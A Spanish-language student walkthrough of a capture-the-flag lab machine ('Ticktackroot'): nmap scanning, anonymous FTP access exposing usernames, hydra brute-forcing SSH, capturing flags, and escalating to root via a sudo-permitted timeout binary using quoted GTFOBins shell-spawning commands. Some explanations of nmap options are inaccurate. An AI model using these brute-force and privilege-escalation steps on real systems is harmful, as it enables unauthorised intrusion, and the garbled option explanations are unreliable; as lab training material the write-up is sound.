Nicolas Guerra Garcia

Hemos utilizado esta maquina para atacarla. Primero vemos la ip que nos proporciona la maquina. En este caso es 10.20.30.6

Después de eso utilizamos nuestra maquina linux para averiguar lo siguiente. Lo primero creamos en el escritorio una carpeta con mkdir “ticktackroot” por ejemplo para guardar todo lo que queremos ahi.

Primero hacemos un nmap para ver que puertos tiene abiertos:


Este escaneo de nmap es bastante complejo. utilizamos el **-p-** para que escanee todos los puertos y no solo los 1000 primeros, después el **–open** que solo escanee los puertos que estan abiertos, el **–min-rate 5000** es para que que por cada puerto que mire tarde 5 segundos. el **-sSCV** lo que hace es que es que escanea con el **s minuscula** despues la **S mayuscula** es para **TCP SYN**, la **C mayuscula** es para los componentes y la **V mayuscula** es para la version. La **-n** es para quitar la resolución del DNS. El **-Pn** y la ip es para que no mire la ip que le indicamos. Y por ultimo el **-oN** y el txt es para que se guarde todo en el txt.

Nicolas Guerra Garcia

```
┌──(root㉿kali)-[/home/n_guerra/Escritorio]
└─# cat ports.txt
# Nmap 7.94SVN scan initiated Tue Oct 15 16:36:23 2024 as: /usr/lib/nmap/nmap -p-
 --open --min-rate 5000 -sSCV -n -Pn -oN ports.txt 10.20.30.6
Nmap scan report for 10.20.30.6
Host is up (0.00054s latency).
Not shown: 38995 filtered tcp ports (no-response), 26537 closed tcp ports (reset)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 2.0.8 or later
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.20.30.4
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 1
|      vsFTPd 3.0.5 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| -rw-r--r--    1 0        0           10671 Oct 03 14:31 index.html
|_drwxr-xr-x    2 0        0            4096 Oct 07 11:18 login
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.5 (Ubuntu Linux; protocol 2.0
)
| ssh-hostkey:
|   256 5c:38:6e:8a:4b:bb:b4:2a:ca:cb:3a:94:62:9c:aa:7e (ECDSA)
|_  256 06:c4:ea:41:7d:c3:4b:f7:8c:68:19:6b:5c:23:e4:70 (ED25519)
80/tcp open  http    Apache httpd 2.4.58 ((Ubuntu))
|_http-server-header: Apache/2.4.58 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
MAC Address: 08:00:27:ED:96:F4 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.
org/submit/ .
# Nmap done at Tue Oct 15 16:37:07 2024 -- 1 IP address (1 host up) scanned in 44
.27 seconds
```

Una vez termino el escaneo miramos los puertos que estan abiertos. En este caso estan el 21,22,80. Probamos a ir a internet para ver el puerto 80 y ver si se puede hacer algo ahi.



Como se puede ver esta encendida pero el apache esta sin configurar osea que aqui no podemos hacer nada. Después miramos el ssh pero al no tener user no podemos hacer nada. Entonces solo nos queda por FTP. Hacemos FTP y la ip que corresponde a la maquina que queremos acceder.

```
┌──(root㉿kali)-[/home/n_guerra/Escritorio]
└─# ftp 10.20.30.6
Connected to 10.20.30.6.
220 Bienvenido Robin
Name (10.20.30.6:n_guerra): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

Probamos con anonymous para ver si esta configurado o no. En este caso podemos entrar con anonymous. Tambien como se puede ver hemos entrado con el usuario **robin**. Esto ya nos da un usuario que tiene la maquina. Si hacemos un ls para ver que hay dentro nos aparece lo siguiente.


```
ftp> ls
229 Entering Extended Passive Mode (|||43897|)
150 Here comes the directory listing.
-rw-r--r--    1 0        0           10671 Oct 03 14:31 index.html
drwxr-xr-x    2 0        0            4096 Oct 07 11:18 login
226 Directory send OK.
ftp>
```

Nos da dos archivos uno de index.html y despues un directorio login. Sabemos que es un directorio porque donde estan los permisos pone una d de Directorio. Entramos en el directorio con un cd login y lo que vemos es que tenemos dentro un login.txt. Para ver que hay dentro tenemos dos opciones o con **get login.txt** o podemos hacer un **more login.txt**

```
ftp> cd login
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||8499|)
150 Here comes the directory listing.
-rw-r--r--    1 0        0              14 Oct 07 11:18 login.txt
226 Directory send OK.
ftp> more login.txt
rafael
monica
ftp>
```


Como se puede apreciar hay tres usuarios el de **robin** que es el que estamos utilizando y los otros dos **Rafael** y **Monica**. En este caso utilizaremos el hydra para utilizar un

diccionario para averiguar la contraseña de **Robin** y para eso primero hay que descomprimirlo si no lo tenemos descomprimido.



Una vez descomprimido lo que hacemos es utilizar el diccionario rockyou.txt. Lo hacemos de la siguente forma.

el -l en minúscula es para cuando sabemos el usuario (en el caso de no saberlo seria -L mayuscula y el diccionario), después al no saber la contraseña hacemos un -P mayúscula (si supiéramos la contraseña haríamos un -p minúscula) y la ruta del diccionario y nos conectaremos por ssh ya que sabemos el usuario.



Una vez ejecutado el comando anterior nos dara la contraseña del usuario despues de un par de minutos. Al ya saber la contraseña lo que hacemos es conectarnos por ssh y con el usuario y contraseña que ya sabemos.

```
┌──(n_guerra㉿kali)-[~/Escritorio/ticktackroot]
└─$ ssh robin@10.20.30.6
The authenticity of host '10.20.30.6 (10.20.30.6)' can't be established.
ED25519 key fingerprint is SHA256:AbcLfoRO5xqCMsRNSIrZgMMbg/qvciy2F5kfxTJLfMA.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '10.20.30.6' (ED25519) to the list of known hosts.
robin@10.20.30.6's password:
Welcome to Ubuntu 24.04.1 LTS (GNU/Linux 6.8.0-45-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of mar 15 oct 2024 15:04:34 UTC

  System load:  0.0               Processes:               103
  Usage of /:   51.4% of 4.93GB   Users logged in:         1
  Memory usage: 15%               IPv4 address for enp0s3: 10.20.30.6
  Swap usage:   0%

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

El mantenimiento de seguridad expandido para Applications está desactivado

Se pueden aplicar 3 actualizaciones de forma inmediata.
Para ver estas actualizaciones adicionales, ejecute: apt list --upgradable

Active ESM Apps para recibir futuras actualizaciones de seguridad adicionales.
Vea https://ubuntu.com/esm o ejecute «sudo pro status»


Last login: Tue Oct 15 08:45:45 2024 from 192.168.18.48
robin@TheHackersLabs-Ticktackroot:~$ ls
```

Ya estaríamos dentro por ssh. Lo que tenemos que hacer ahora es ver que hay dentro y conseguir ser root. Pra eso hacemos un ls para ver que hay dentro de aqui.

```
robin@TheHackersLabs-Ticktackroot:~$ ls
user.txt
robin@TheHackersLabs-Ticktackroot:~$ cat user.txt
8XG29KLM3PZA1VQR5JYN
```

Aqui podemos encontrar un archivo que contiene la primera FLAG de la maquina. Lo siguente es ser root.

```
robin@TheHackersLabs-Ticktackroot:~$ sudo -l
Matching Defaults entries for robin on TheHackersLabs-Ticktackroot:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User robin may run the following commands on TheHackersLabs-Ticktackroot:
    (ALL) NOPASSWD: /usr/bin/timeout_suid
```

Hacemos un sudo -l para ver el listado de permisos que tiene este usuario. En este caso tiene acceso a la carpeta de root sin contraseña /usr/bin/timeout_suid. NOs vamos a la pagina gtfobins que es para una lista de binarios de unix legitimos.

.. / timeout

Star 10,756

Shell | SUID | Sudo

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

```
timeout 7d /bin/sh
```

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.


This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which timeout) .

./timeout 7d /bin/sh -p
```

Una vez en esta pagina buscamos timeout ya que el usuario puede acceder ahi.

Utilizaremos el comando para acceder como admin, y para saber si somos admin utilizaremos el whoami.



Aqui esta la segunda flag de root que estaba dentro de root y se llama root.txt.